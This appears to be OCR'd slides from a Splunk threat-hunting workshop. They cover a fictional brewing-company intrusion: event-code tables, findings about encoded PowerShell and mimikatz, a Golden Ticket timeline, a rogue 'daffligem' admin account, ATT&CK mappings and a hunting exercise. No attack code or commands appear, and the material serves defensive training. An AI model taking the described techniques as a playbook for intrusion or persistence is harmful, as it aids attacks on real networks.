
	4698	A scheduled task was created.	1
Finding	4720	A user account was created.	1
Account Management	4722	A user account was enabled.	1
	4724	An attempt was made to reset an account's password.	1
	4728	A member was added to a security-enabled global group.	1
Finding	4732	A member was added to a security-enabled local group.	1
Account Management	4735	A security-enabled local group was changed.	1
	4737	A security-enabled global group was changed.	1
	4738	A user account was changed.	1
Golden Ticket	4769	A Kerberos service ticket was requested.	2
	4985	The state of a transaction has changed.	1
	5140	A network share object was accessed.	14
Golden Ticket	5145	A network share object was checked to see whether the client can be granted desired access.	207



Findings and investigations 4

Last refresh at 04:23 PM

rule_title	notable_type	_time	disposition_label	security_...
PowerShell process with an encoded command detected on titan.thirstyberner.com	FINDING	Fri, Aug 2, 2019 12:00 PM	Undetermined	Threat
Indicator of mimikatz Activity on titan.thirstyberner.com	FINDING	Fri, Aug 2, 2019 11:13 AM	Undetermined	Endpoint
New local admin account -,daffligem created by Kpilsner.	FINDING	Fri, Aug 2, 2019 10:00 AM	Undetermined	Access
Local administrator account created on titan.thirstyberner.com	FINDING	Fri, Aug 2, 2019 10:00 AM	Undetermined	Endpoint



What Is Our Timeline? (1/2)

kpilsner

Time	Event(s)	Attributes	Notes
09:52:40	Account Logon – Kerberos Privilege Use Granted Logon Detailed File Share	kpilsner@thirstyberner.com kpilsner	Golden Ticket
09:52:40-09:55:47	Detailed File Share	Files\	Misc Enumeration
09:53:22	Privilege Use Granted/Logon	kpilsner	Four times seen!
09:53:22	Detailed File Share	leckereien.tar.gz	Write
09:55:26	Detailed File Share	leckereien.tar.gz	Delete
09:55:39	Detailed File Share	windows\system32\printdrv	Directory Create
09:55:47	Detailed File Share	msfont.ps1 printdrv.ps1	Write to printdrv
09:57:12	User account created/enabled/password reset	kpilsner daffligem	User Creation

What Is Our Timeline? (2/2)

kpilsner

Time	Event(s)	Attributes	Notes
09:57:46	A member was added to a security-enabled local group	kpilsner daffligem	Local Admin
09:58:18	A member was added to a security-enabled global group	kpilsner daffligem	Domain Admin
09:58:56	Scheduled Task Creation	c:\windows\system32\printdrv\printdrv.ps1	Schedule Task
09:59:43	Privilege Use Granted/Logon	kpilsner	
10:00:00	Notable Events (2)		
11:22:42	Privilege Use Granted/Logon	kpilsner	
11:22:42-11:24:14	Detailed File Share	Files\kennwort\	Misc Enumeration
11:23:53	Privilege Use Granted/Logon	kpilsner	Four times seen!
11:23:53	Detailed File Share	kennwort.tar.gz	Write

What Is Our Narrative?

kpilsner

- A Golden Ticket attack was run and the user kpilsner@thirstyberner.com is the name associated with the ticket that was used
- Enumeration of the Files directory took place
- A file called leckereien.tar.gz was created and then deleted a few minutes later on titan
- A directory on titan was created within the system32 directory and two PowerShell scripts were added
- A user named daffligem was created and added to local and domain admin group
- A scheduled task was created
- A gzip called kennwort was created in the Files\kennwort directory

Artifacts Known/Uncovered

kpilsner

Frothly Systems

- titan \ 10.1.1.10
- agrady-l \ 10.1.1.100


User


- Kpilsner
- daffligem \ Dan Affligem


Folders \ Files


MITRE ATT&CK Techniques Referenced

kpilsner









https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

kpilsner

- Monitor for users not in Identity Center
  - May not be realistic, what about LDAP?
- Monitor for User Account creation event codes and align with user creating
- Leverage the JP-Cert reference for admin attacks like Golden Ticket
- Monitor scheduled tasks for creation or modification of events with suspicio

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary establish persistence by creating a user called ***daffligem*** within impacted domains.

Exercise 8: Hunt #2025-01-07

daffligem

Do we have any notable events that reference this user?

Can this user be found in our Identity Center?


Build a series of timelines of activity where daffligem is referenced using


- Windows Security Event Logs
- Sysmon
- Azure Active Directory Audit Logs
- Microsoft O365 Exchange Logs

What can we determine from these timelines?

Hints

- Not every event will be relevant, use Splunk to narrow down to events you feel are important





ATT&CK Tactic	persistence
ATT&CK Technique	Local Account
ATT&CK Technique ID	T1136.001
Destination	titan.thirstyberner.com
Destination Business Unit	it
Destination Category	ad
	windows
Destination City	san francisco
Destination Country	us
Destination DNS	titan
Destination Expected	true
